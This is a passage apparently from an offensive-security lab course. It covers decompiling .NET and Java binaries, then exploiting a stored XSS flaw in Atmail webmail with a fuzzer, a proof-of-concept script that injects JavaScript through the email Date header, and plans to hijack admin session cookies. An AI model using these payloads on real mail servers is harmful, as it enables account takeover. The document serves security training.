


Figure 42: Running an edited executable

Using a very basic example application, we have demonstrated how to recover the source code of .NET-based applications and find cross-references with the help of our favorite decompiler. We also demonstrated how to modify and save a .NET assembly file. Even if this last feature does

not appear particularly useful at the moment, it will come handy later on in the course when we will have to alter assemblies attributes in order to better debug our target application.

1.3.2 Decompiling Java classes

While there are many tools that are capable of decompiling Java bytecode (with various degrees of success), in this course we will use the *JD-GUI* decompiler. Java-based web applications primarily consist of compiled Java class files that are compressed into a single file, a Java ARchive or JAR file. Using *JD-GUI*, we can extract the class files and subsequently decompile them back to Java source code.

We will walk through a quick example of using *JD-GUI* by making a test JAR file and then decompiling it. Let's start on Kali and create a directory called JAR. Within this directory we will create a file named test.java containing the following code:

```
import java.util.*;

public class test{
    public static void main(String[] args){
        Scanner scanner = new Scanner(System.in);
        System.out.println("What is your favorite Web Application Language?");
        String answer = scanner.nextLine();
        System.out.println("Your answer was: " + answer);
    }
}
```

Listing 9 - A simple Java application

This basic Java application asks the end-user what their favorite language is and prints the answer out to the console. As part of the compilation process, we also set the Java source and target versions to 1.8, which is the current long term suggested version from Oracle (listing 10).

```
kali@kali:~$ javac -source 1.8 -target 1.8 test.java
warning: [options] bootstrap class path not set in conjunction with -source 1.8
1 warning
kali@kali:~$
```

Listing 10 - Setting the relative Java version during compilation

After compiling the source code, we will obtain a Java class file named test.class in our JAR directory. In order to package our class as a *jar* file, we will need to create a manifest file[17]. This is easily accomplished by creating the directory JAR/META-INF and then adding our test class to the MANIFEST.MF file as shown below.

```
kali@kali:~$ mkdir META-INF
kali@kali:~$ echo "Main-Class: test" > META-INF/MANIFEST.MF
kali@kali:~$
```

Listing 11 - Creating the manifest for the JAR test file

[17] https://docs.oracle.com/javase/tutorial/deployment/jar/manifestindex.html

We are now ready to create our JAR file. We will do this by running the following command:

```
kali@kali:~$ jar cmvf META-INF/MANIFEST.MF test.jar test.class
added manifest
adding: test.class(in = 747) (out= 468)(deflated 37%)
kali@kali:~$
```

Listing 12 - Creating the JAR test file

Let's then test our example class to make sure it's working properly:

```
kali@kali:~$ java -jar test.jar
What is your favorite Web Application Language?
Java
Your answer was: Java
kali@kali:~$
```

Listing 13 - Testing the JAR test file

Great! Now that we know our JAR file works, let's copy it to the machine where *JD-GUI* is installed. In our lab, this is the ManageEngine virtual machine. One easy way to transfer files is to use a SMB server. On Kali, this can be done using an *Impacket* script. In our JAR directory, we will issue the following command:

```
kali@kali:~$ sudo impacket-smbserver test .
```

Listing 14 - Creating a network share using the Impacket smbserver module




Figure 43: Creating a temporary SMB Server on Kali Linux

With our Samba server running, we need to connect to the *ManageEngine* server. To do so, we will use *xfreerdp*:

```
kali@kali:~$ xfreerdp +nego +sec-rdp +sec-tls +sec-nla /d: /u: /p: /v:manageengine
/u:administrator /p:studentlab /size:1180x708
```

Listing 15 - Using xfreerdp to connect to the ManageEngine VM

Refer to your course materials to ensure you are using the correct RDP credentials. Once we are connected to the ManageEngine server, we will use Windows file explorer and navigate to our

Kali SMB server using the path **\\your-kali-machine-ip\test**. We will then copy the **test.jar** file to the desktop of the ManageEngine virtual machine. All that is left to do is open *JD-GUI* using the taskbar shortcut and drag our JAR file on its window.




Figure 44: Opening a jar file in JD-GUI to decompile it

At this point, we should be able to navigate to the decompiled code in *JD-GUI* by using the navigation left pane, as shown in Figure 45.




Figure 45: Navigating the decompiled source code

Somewhat similar to the cross-reference analysis we performed using *dnSpy*, *JD-GUI* also allows us to search the decompiled classes for arbitrary methods and variables. Nevertheless, the user interface for this functionality is arguably far less intuitive and can become a hurdle when dealing with large and complex applications.




Figure 46: Searching for arbitrary strings in JD-GUI

Given the *JD-GUI* limitations, in a later module we will present one way of how to overcome them.

1.3.3 Exercise

Try to decompile and explore additional .NET and Java compiled files in order to become more familiar with the user interface of *dnSpy* and *JD-GUI*. On the ManageEngine lab machine you can find a large collection of JAR files in the C:\Program Files (x86)\ManageEngine\AppManager12\working\classes directory, while on the DNN box, you can find .NET managed modules in the C:\inetpub\wwwroot\dotnetnuke\bin directory.

1.3.4 Source Code Analysis

Once we have obtained the source code, the next step in a typical workflow, namely source code analysis, is arguably the hardest. Modern web applications are often built upon existing third party frameworks, which can make the flow of data difficult to track. Developer's tendencies in addition to coding styles can also contribute to the complexity of the required analysis.

For these reasons, it is important to consider all of the tools available to us that can help us achieve our goals in a reasonable amount of time. While we certainly do not tend to rely on automated source code analysis tools, it is important to mention them as they do serve a purpose. Specifically, these tools are usually very capable of identifying low-hanging fruit types of vulnerabilities, which can save us time. Generally speaking, although they also identify a large number of false positive results in a given application, even these results can help us identify dead-end spots in the code, which once again saves us time.

Nevertheless, we believe that there is simply no adequate substitute for a manual review as many coding nuances and complex code paths to vulnerable functions can often easily escape detection by automated tools. There is no doubt that manual reviews are very time-consuming but the knowledge gained through this process easily builds upon itself over time and can contribute to the discovery of more complex vulnerabilities in the future, which would perhaps stay undetected otherwise.

With that in mind and in no particular order, the following items are worth keeping in mind when performing manual source code analysis:

- If possible, always enable database query logging
- Use debug print statements in interpreted code
- Attempt to live-debug the target compiled application (*dnSpy* makes this relatively easy for .NET applications. The same can be achieved in the Eclipse IDE for Java applications although with a bit more effort)
- After checking unauthenticated areas, focus on areas of the application that are likely to receive less attention (i.e., authenticated portions of the application)
- Investigate how sanitization of user input is performed. Is it done using a trusted, open-source library, or is a custom solution in place?

This is just a small list of items to consider and could be expanded exponentially. For the purposes of this course however, we have arrived at a good starting point and will finally start looking into a variety of vulnerable applications and the types of vulnerabilities they contain.

2 Atmail Mail Server Appliance: from XSS to RCE

2.1 Overview

In this module, we will cover the in-depth analysis and exploitation of a stored cross-site scripting (XSS) vulnerability identified in Atmail that can be used to gain access to an authenticated session. After gaining administrative user privileges in the Atmail web interface using the XSS vulnerability, we will then escalate the attack by leveraging the ability to manipulate global configuration settings with the goal of lowering the default security posture of the Atmail web application. This will ultimately allow us to upload arbitrary files, resulting in remote code execution on the target system.

Versions Affected: 6.4 and below

2.2 Getting Started

Make sure to revert the Atmail virtual machine from your student control panel before starting this module.

The Atmail Webmail System has two different (but similar) web interfaces: one for webmail and the other for the mail server administration. Please refer to the student control panel for the credentials of both web interfaces.

In the examples that follow, the IP address of the Atmail server is mapped to the hostname *atmail*. Ensure you replace the IP address to match your environment.

2.3 Atmail Vulnerability Discovery

As described by its vendor[18], the Atmail Mail Server appliance is built as a complete messaging platform for any industry type. Atmail contains web interfaces for reading email and server administration, providing a rich web environment and most interestingly, a large attack surface.

In this part of the module, we will start by attempting to detect XSS vulnerabilities with the help of a fuzzing tool.

As with many web application security vulnerabilities, XSS relies on the fact that user input is not properly validated and sanitized.

Since XSS is a client-side vulnerability class however, it can be said that it also requires the web developers to HTML escape all content displayed to the end user. If this sanitization is not implemented or is incomplete, the reflected user input can result in code execution.

[18] https://www.atmail.com/on-premises-email/

Although there are many publicly available XSS fuzzing tools, during our analysis of the Atmail platform, we developed an extensive and easy-to-use XSS fuzzer that targets web-based email clients. Considering that we are targeting a webmail messaging platform, the tool of choice has to be able to send malformed emails to a given mail server using various XSS payloads. A good starting collection of these payloads is the original ha.ckers.org XSS Cheat Sheet[19], which we can build on from additional sources, such as the HTML5 Security Cheat Sheet[20].

A fuzzer will typically send mutated data (but well-formed, adhering to a predefined set of rules) to a target endpoint application where it's consumed and sometimes triggers unexpected application states or vulnerable conditions. Our plan is to send emails to the *admin* email account with malformed fields. Then we will log in to the webmail interface as the admin user and analyze the emails through our web browser to spot any successful XSS injections. We will target this account as we will need administrative access to escalate our attack later on.

Within the provided toolset for this course, you will find our custom-built webmail XSS fuzzer, appropriately named xss-webmail-fuzzer.py. It is important to note that the Atmail SMTP server does not require authentication for relaying of local messages, so we can use it in our fuzzer to send malformed emails. In other words, the Atmail SMTP server is used as the outgoing server within the xss-webmail-fuzzer.py script.

If we were to deliver malformed messages with our fuzzer through an intermediary SMTP server that requires authentication, we would need to pass the appropriate *username* and *password* to the script so that we could log in before sending the attack payload.

```
kali@kali:~$ ./xss-webmail-fuzzer.py

#################################################################
######   XSS WebMail Fuzzer - Offensive Security 2018   ######
#################################################################

Usage: xss-webmail-fuzzer.py -t dest_email -f from_email -s smtpsrv:port [options]

Options:
-h, --help            show this help message and exit
  -t DSTEMAIL, --to=DSTEMAIL
                        Destination Email Address
  -f FRMEMAIL, --from=FRMEMAIL
                        From Email Address
  -s SMTPSRV, --smtp=SMTPSRV
                        SMTP Server
  -c CONN, --conn=CONN  SMTP Connection type (plain,ssl,tls
  -u USERNAME, --user=USERNAME
                        SMTP Username (optional)
  -p PASSWORD, --password=PASSWORD
                        SMTP Password (optional)
  -l FILENAME, --localfile=FILENAME
```

[19] http://htmlpurifier.org/live/smoketests/xssAttacks.xml

[20] http://heideri.ch/jso/#46

```
                        Local XML file
  -r REPLAY, --replay=REPLAY
                        Replay payload number
  -P                    Replace default js alert with a custom payload
  -j INJECTION, --injection-type=INJECTION
                        Available injection methods: basic_main, basic_extra,
                        pinpoint, onebyone_main, onebyone_extra
  -F PINPOINT_FIELD, --injection-field=PINPOINT_FIELD
                        This option must be used together with -j in to
                        specify the E-Mail header to pinpoint. See the
                        EMAIL_HEADERS global variable in the source to obtain
                        a list of possible fields
  -I                    Run onebyone injections in interactive mode
  -L                    Load XML file and show available XSS payloads
```

Listing 16 - XSS Fuzzer usage

Passing the **-L** option to **xss-webmail-fuzzer.py** will display a list of available payloads for the cross-site scripting attacks.

```
kali@kali:~$ ./xss-webmail-fuzzer.py -L

#################################################################
######   XSS WebMail Fuzzer - Offensive Security 2018   ######
#################################################################

[+] Fetching last XSS cheetsheet from ha.ckers.org ...
[$] Payload 0  : XSS Locator
[$] Payload 1  : XSS Quick Test
[$] Payload 2  : SCRIPT w/Alert()
[$] Payload 3  : SCRIPT w/Source File
[$] Payload 4  : SCRIPT w/Char Code
[$] Payload 5  : BASE
[$] Payload 6  : BGSOUND
[$] Payload 7  : BODY background-image
[$] Payload 8  : BODY ONLOAD
[$] Payload 9  : DIV background-image 1
[$] Payload 10  : DIV background-image 2
[$] Payload 11  : DIV expression
[$] Payload 12  : FRAME
[$] Payload 13  : IFRAME
...
```

Listing 17 - Listing all available XSS payloads

In order to minimize the number of emails we send and to hopefully uncover a XSS vulnerability quickly, we can start by injecting individual payloads (using the **-r** option) into common email fields. In the example below, we chose payload number 2 (*SCRIPT w/Alert()*). Please note that you will need to adjust the mail server IP address accordingly when you replay this attack.

```
kali@kali:~$ ./xss-webmail-fuzzer.py -t admin@offsec.local -f attacker@offsec.local -s
atmail -c plain -j onebyone_main -r 2

#################################################################
######   XSS WebMail Fuzzer - Offensive Security 2018   ######
#################################################################
```

```
[+] Fetching last XSS cheetsheet from ha.ckers.org ...
[+] Replaying payload 2
[+] Sending email Payload-2-SCRIPT w/Alert()-injectedin-From
[+] Sending email Payload-2-SCRIPT w/Alert()-injectedin-To
[+] Sending email Payload-2-SCRIPT w/Alert()-injectedin-Date
[+] Sending email Payload-2-SCRIPT w/Alert()-injectedin-Subject
[+] Sending email Payload-2-SCRIPT w/Alert()-injectedin-Body
```

Listing 18 - Sending payload number 2 to each email field

Once the fuzzer has finished sending all applicable payloads, we can log in to the webmail interface to see if any of our emails trigger a popup message indicating that we identified a XSS vulnerability. Fortunately for us, in Figure 47 we can see that we have indeed been successful.




Figure 47: Finding stored XSS using payload 2

Given the fact that our fuzzing attempts will generate a large number of emails in the target inbox, we can use the following script to help us clean up the inbox between our fuzzing or attack attempts:

```
#!/usr/bin/python

import imaplib,sys

if len(sys.argv) != 2:

   print "(+) usage: %s <target>" % sys.argv[0]
```

```
   sys.exit(-1)

atmail = sys.argv[1]

print atmail

box = imaplib.IMAP4(atmail, 143)
box.login("admin@offsec.local","123456")
box.select('Inbox')

typ, data = box.search(None, 'ALL')

for num in data[0].split():
   box.store(num, '+FLAGS', '\\Deleted')

box.expunge()
box.close()
box.logout()
```

Listing 19 - Atmail inbox cleanup script

As a result of our first test, we have discovered that the XSS vulnerability occurs in the *Payload-2-SCRIPT w/Alert()-injectedin-Date* email, suggesting that the email *date* field can be injected with JavaScript that is not properly escaped before being reflected in the server response.

Usually, the presence of such a vulnerability means that we are likely to discover more of the same. We can try running the fuzzer again, this time with payload number 13, which contains code for an IFRAME injection.

```
kali@kali:~$ ./xss-webmail-fuzzer.py -t admin@offsec.local -f attacker@offsec.local -s
atmail -c plain -j onebyone_main -r 13

#################################################################
######   XSS WebMail Fuzzer - Offensive Security 2018   ######
#################################################################

[+] Fetching last XSS cheetsheet from ha.ckers.org ...
[+] Replaying payload 13
[+] Sending email Payload-13-IFRAME-injectedin-From
[+] Sending email Payload-13-IFRAME-injectedin-To
[+] Sending email Payload-13-IFRAME-injectedin-Date
[+] Sending email Payload-13-IFRAME-injectedin-Subject
[+] Sending email Payload-13-IFRAME-injectedin-Body
```

Listing 20 - Sending payload number 13 to each email field




Figure 48: Finding stored XSS using payload 13

Similar to our first test, more JavaScript popups appear from the *Payload-13-IFRAME-injectedin-Body* and *Payload-13-IFRAME-injectedin-Date* payloads, which again suggests insufficient sanitization of these fields.

At this point, we have at least a couple of different injection points and will need to develop a proof of concept script that will allow us to perform our attacks in a more controlled manner. The following script, which will be injecting our various payloads into the *Date* field, can play that role for us.

```
#!/usr/bin/python

import smtplib, urllib2, sys

def sendMail(dstemail, frmemail, smtpsrv, payload):
   msg  = "From: attacker@offsec.local\n"
   msg += "To: admin@offsec.local\n"
   msg += "Date: %s\n" % payload
   msg += "Subject: You haz been pwnd\n"
   msg += "Content-type: text/html\n\n"
   msg += "Oh noez, you been had!"
   msg += '\r\n\r\n'

   server = smtplib.SMTP(smtpsrv)

   try:
       server.sendmail(frmemail, dstemail, msg)
       print "[+] Email sent!"
```

```
   except Exception, e:
       print "[-] Failed to send email:"
       print "[*] " + str(e)

   server.quit()

dstemail = "admin@offsec.local"
frmemail = "attacker@offsec.local"

if not (dstemail and frmemail):
  sys.exit()

if __name__ == "__main__":
   if len(sys.argv) != 3:
       print "(+) usage: %s <server> <js payload>" % sys.argv[0]
       sys.exit(-1)

   smtpsrv = sys.argv[1]
   payload = sys.argv[2]

   sendMail(dstemail, frmemail, smtpsrv, payload)
```

Listing 21 - Proof of concept to trigger the XSS vulnerability found in the Date email field

We can then repeat our attack using the following syntax and verify in the admin webmail interface that our script is working as intended:

```
kali@kali:~$ ./atmail_sendemail.py atmail "<script>alert(1)</script>"
```

Listing 22 - Replaying a basic XSS payload through our proof of concept

With a proper tool in place, we can now turn our focus to more interesting attacks. One such example would be to steal the administrative session cookie(s) and use them to hijack that session. However, we first need to figure out how to grab the cookies which for now we are only able to display in the victim browser, as shown in Figure 49.




Figure 49: Accessing administrative cookies

2.3.1 Exercise

Attempt to replay the attack and display the cookie values using a JavaScript alert box.

2.4 Session Hijacking

Depending on any session protection mechanisms that may be present in the Atmail server, we now may have the ability to steal cookies and session information. This would allow us to impersonate our victim and access their webmail from a different location while bypassing any authentication. This is known as a session hijacking attack[21] and is a well known vector while attacking web applications. To implement this attack vector, we can choose either:

- the *Date* field and inject malicious JavaScript code or an HTML IFRAME
- the *Body* field, which only allows for the use of an HTML IFRAME

Recall that these two choices are based on the results of our fuzzing efforts from the previous section.

If we are successful, and we can gain control of a targeted session, we should be able to perform arbitrary actions, all in the role of the legitimate owner of that account. Some of the things we could do are:

1. Read emails
